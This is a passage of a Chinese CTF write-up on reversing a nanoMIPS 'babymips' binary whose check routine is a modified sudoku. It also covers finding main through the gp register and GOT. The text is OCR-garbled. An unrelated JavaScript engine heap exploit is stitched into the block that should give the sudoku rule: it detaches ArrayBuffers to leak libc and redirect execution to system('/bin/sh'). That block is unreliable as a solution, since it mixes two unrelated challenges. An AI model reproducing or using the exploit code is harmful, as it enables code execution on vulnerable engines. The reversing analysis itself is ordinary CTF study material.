400788: move a0,a3
40078a: restore.jrc 128,fp,ra,gp
```

参考：https://hxp.io/blog/74/0CTF-2020-writeups/

```
<check1>:
400580: save 48,fp,ra
400584: addiu fp,sp,-4048
400588: sw zero,12(sp)            unsigned char tmp[9] = { 0 };
40058a: sw zero,16(sp)
40058c: sb zero,20(sp)
400590: sw zero,28(sp)            unsigned int j = 0; // *(int *)(sp + 28)
400592: bc 4005e0 <_init+0x218>
400594: sw zero,24(sp)            unsigned int i = 0; // *(int *)(sp + 24)
400596: bc 4005c6 <_init+0x1fe>

400598: lw a2,28(sp)
40059a: move a3,a2
40059c: sll a3,a3,3
40059e: addu a3,a3,a2
4005a0: lapc a2,420054
4005a4: addu a2,a3,a2           // a2 = (arr_420054[9 * j]);
4005a6: lw a3,24(sp)
4005a8: addu a3,a2,a3
4005aa: lbu a3,0(a3)              // a3 = arr_420054[9 * j + i];
4005ac: move a2,a3
4005ae: lapc a3,420000
4005b2: addu a3,a2,a3
4005b4: lbu a2,0(a3)               a2 = arr_420000[arr_420054[9 * j + i]];
4005b6: lw a3,24(sp)
4005b8: addiu a1,sp,32
4005ba: addu a3,a1,a3
4005bc: sb a2,-20(a3)             tmp[i] = a2;
4005c0: lw a3,24(sp)
4005c2: addiu a3,a3,1
4005c4: sw a3,24(sp)              i++;
4005c6: lw a3,24(sp)
4005c8: bltic a3,9,400598        if (i < 9) goto 400598;
4005cc: addiu a3,sp,12
4005ce: move a0,a3
4005d0: balc 4004c6 <check0_chk_perm>
4005d2: move a3,a0
4005d4: bnezc a3,4005da          if (!check0_chk_perm(tmp)) return 0;
4005d6: move a3,zero
4005d8: bc 4005e8
4005da: lw a3,28(sp)
4005dc: addiu a3,a3,1
4005de: sw a3,28(sp)              j++;
4005e0: lw a3,28(sp)
4005e2: bltic a3,9,400594        if (j < 9) goto 400594;
4005e6: li a3,1                       return 1;
4005e8: move a0,a3
4005ea: restore.jrc 48,fp,ra
```

```
<check0_chk_perm>:
4004c6: save 80,fp,ra
4004c8: addiu fp,sp,-4016
4004cc: sw a0,12(sp)
4004ce: sw zero,20(sp)         int c[9] = { 0 };
4004d0: sw zero,24(sp)
4004d2: sw zero,28(sp)
4004d4: sw zero,32(sp)
```

```
4004d6: sw zero,36(sp)
4004d8: sw zero,40(sp)
4004da: sw zero,44(sp)
4004dc: sw zero,48(sp)
4004de: sw zero,52(sp)
4004e0: sw zero,60(sp)         int i = 0; // *(int *)(sp + 60)
4004e2: bc 400550 <_init+0x188>

4004e4: lw a3,60(sp)
4004e6: lw a2,12(sp)
4004e8: addu a3,a2,a3
4004ea: lbu a3,0(a3)            a3 = perm[i]
4004ec: addiu a3,a3,-97
4004f0: bgeiuc a3,26,400546    if (perm[i] - 0x61 >= 26) return 0;
4004f4: lapc a2,400798
4004f8: lwxs a2,a3(a2)       a2 = arr_400798[perm[i] - 0x61];
4004fa: brsc a2              switch (perm[i]) {
4004fe: lw a3,20(sp)               /* 0x00 */  case 'z':
400500: addiu a3,a3,1             /* 0x02 */      c[0]++;
400502: sw a3,20(sp)               /* 0x04 */  break;
400504: bc 40054a <_init+0x182>    /* 0x06 */
400506: lw a3,24(sp)               /* 0x08 */  case 'x':
400508: addiu a3,a3,1             /* 0x0a */      c[1]++;
40050a: sw a3,24(sp)               /* 0x0c */  break;
40050c: bc 40054a <_init+0x182>    /* 0x0e */
40050e: lw a3,28(sp)               /* 0x10 */  case 'c':
400510: addiu a3,a3,1             /* 0x12 */      c[2]++;
400512: sw a3,28(sp)               /* 0x14 */  break;
400514: bc 40054a <_init+0x182>    /* 0x16 */
400516: lw a3,32(sp)>              /* 0x18 */  case 'a':
400518: addiu a3,a3,1>            /* 0x1a */      c[3]++;
40051a: sw a3,32(sp)>              /* 0x1c */  break;
40051c: bc 40054a <_init+0x182>>   /* 0x1e */
40051e: lw a3,36(sp)>              /* 0x20 */  case 's':
400520: addiu a3,a3,1>            /* 0x22 */      c[4]++;
400522: sw a3,36(sp)>              /* 0x24 */  break;
400524: bc 40054a <_init+0x182>    /* 0x26 */
400526: lw a3,40(sp)               /* 0x28 */  case 'd':
400528: addiu a3,a3,1             /* 0x2a */      c[5]++;
40052a: sw a3,40(sp)               /* 0x2c */  break;
40052c: bc 40054a <_init+0x182>    /* 0x2e */
40052e: lw a3,44(sp)               /* 0x30 */ case 'q':
400530: addiu a3,a3,1             /* 0x32 */     c[6]++;
400532: sw a3,44(sp)               /* 0x34 */ break;
400534: bc 40054a <_init+0x182>    /* 0x36 */
400536: lw a3,48(sp)               /* 0x38 */ case 'w':
400538: addiu a3,a3,1             /* 0x3a */     c[7]++;
40053a: sw a3,48(sp)               /* 0x3c */ break;
40053c: bc 40054a <_init+0x182>    /* 0x3e */
40053e: lw a3,52(sp)               /* 0x40 */ case 'e':
400540: addiu a3,a3,1             /* 0x42 */     c[8]++;
400542: sw a3,52(sp)               /* 0x44 */ break;
400544: bc 40054a <_init+0x182>    /* 0x46 */

400546: move a3,zero                          default: return 0;
400548: bc 40057c <_init+0x1b4>    }

40054a: lw a3,60(sp)
40054c: addiu a3,a3,1
40054e: sw a3,60(sp)           i++;
```

```
400550: lw a3,60(sp)
400552: bltic a3,9,4004e4     if (i < 9) goto 4004e4;
400556: sw zero,56(sp)         j = 0;
400558: bc 400574

40055a: lw a3,56(sp)
40055c: sll a3,a3,2
40055e: addiu a2,sp,64
400560: addu a3,a2,a3
400562: lw a3,-44(a3)          a3 = c[j];
400566: beqic a3,1,40056e     if (c[j] != 1)
40056a: move a3,zero         return 0;
40056c: bc 40057c
40056e: lw a3,56(sp)
400570: addiu a3,a3,1
400572: sw a3,56(sp)           j++;
400574: lw a3,56(sp)
400576: bltic a3,9,40055a     if (j < 9) goto 40055a;
40057a: li a3,1
40057c: move a0,a3
40057e: restore.jrc 80,fp,ra
```

逻辑是数独：**nu1l战队**给出的逻辑（还是人家说的清楚）

程序的□致逻辑是读□数据并把 flflag{} □□的字符填□到 0x420000 开始值为 0 的区域，之后通过□次变换得到 1-9 的数字，其中变换的 switch 索引表在 0x400798 ，□致规则为

```
let p64 = ( value ) => {
let result = new Uint8Array ( 0x8 );
for ( var i = 0 ; i < 8 ; i ++ ) {
result [ i ] = Number ( value & 0xffn );
value >>= 8n ;
}
return result ;
};
let sb = new Uint8Array ( 0x4500 );
let ss = new Uint8Array ( 0x4500 );
% ArrayBufferDetach ( sb . buffer );
ss . set ( sb );
let st = new Uint8Array ( 0x4500 );
let libc_leak = u64 ( ss . slice ( 8 , 16 )) - 0x3ebca0n ;
console . log ( "Libc = " + libc_leak . toString ( 16 ));
let system = libc_leak + 0x4F440n ;
let system_ss = p64 ( system );
let chunk_ptr = libc_leak + 0x3ED8D0n ;
let chunk_ss = p64 ( chunk_ptr );
let cmd = new Uint8Array ([ 47 , 98 , 105 , 110 , 47 , 115 , 104 , 0 ]);
let vvv = new Uint8Array ( 0x100 ); vvv . buffer ;
vvv . set ( cmd );
let ab = new Uint8Array ( 0x40 ); ab . buffer ;
let ac = new Uint8Array ( 0x40 ); ac . buffer ;
% ArrayBufferDetach ( ab . buffer );
% ArrayBufferDetach ( ac . buffer );
ac . set ( chunk_ss );
% SystemBreak ();
let ad = new Uint8Array ( 0x40 ); ad . buffer ;
let ae = new Uint8Array ( 0x40 ); ae . buffer ;
ae . set ( system_ss , 0x18 );
% ArrayBufferDetach ( vvv . buffer );
while ( true ) { } (byte_400798[input - 97] / 4 + 1)
```

索引结果为 0x24 都不合法

之后程序会按照正常流程验证从 0x420000 开始□□为 9*9 的数独，但是每个 9 宫格的验证□式和正常数独不太□样，是按照 0x420054 开始的索引表验证的，类似于这样的形式：

可以直接到网上有结数独的地方直接解，233333

利用gp，got来找main函数

可以先在x86框架下，跟一下main函数，熟悉一下got plt表


跟着这篇：https://bbs.pediy.com/thread-257545.htm

总而言之在x86框架下调用动态链接库里的函数、

先跳到对应的plt项里，然后跳到got偏移里存的某值（就是plt的下一个地址），之后push个函数在.rel.plt的偏移，之后跳到公共plt里，push got[1]里的值（数据结构描述符的地址）,之后再调用_dl_runtime_resolve做地址解析和重定位的。

而在mips下就简单很多，

只需要利用gp寄存器锁定got，加偏移就可以找到



> 至于gp寄存器怎么找到got的。只要在link文件中添加_gp符号，连接器就会认为这是gp的值。我们在上电时，将_gp的值赋给gp寄存器就行了

_gp就是链接器储存静态数据的地方

（来自一位大佬的文章）

而我们的52(gp)的位置，就是_libc_start_main

```
yyq@yyq-virtual-machine:~/桌面/IDA$ nanomips-linux-musl-readelf -a babymips | grep gp
 004200ac        0(gp)  00000000  Lazy stub resolver
 004200b0        4(gp)  80000000  Module pointer
 004200b4        8(gp)  00400790
 004200b8       12(gp)  004003c8
 004200bc       16(gp)  00000000  Global      _ITM_deregisterTMCloneTable
 004200c0       20(gp)  00000000  Global      _ITM_registerTMCloneTable
 004200c4       24(gp)  00000000  Global      __deregister_frame_info
 004200c8       28(gp)  00000000  Global      __register_frame_info
 004200cc       32(gp)  00000000  Global      _Jv_RegisterClasses
 004200d0       36(gp)  004003d0  Lazy-stub   read
 004200d4       40(gp)  004003d6  Lazy-stub   strncmp
 004200d8       44(gp)  004003dc  Lazy-stub   puts
 004200dc       48(gp)  004003e2  Lazy-stub   memset
 004200e0       52(gp)  004003e8  Lazy-stub   __libc_start_main
```

而传进去的参数（ 4006e4, sp+4, 4200b8, 4200b4，0)

我们可以看一下__libc_start_main函数的原型

可能是这样的

```
extern int BP_SYM (__libc_start_main) (

int (*main) (int, char **, char **),

int argc,

char *__unbounded *__unbounded ubp_av,

void (*init) (void),

 void (*fini) (void),

 void (*rtld_fini) (void),
```

（找到的类似的__libc_start_main函数）

其实第一个地址是main函数的地址，而4200b8是init, 4200b4是finit。

这样就找到了main的地址。

在最开始的静态总结的时候，提到有时**ghidra里的got表反编译有问题。**

可以在**ida**里查看。

0x04 总结

本文摘录归纳了很多网上大佬的文章，如有错误，望路过大佬斧正。希望可以给各位客观一些帮助。

（题目稍后会附上）逃~~~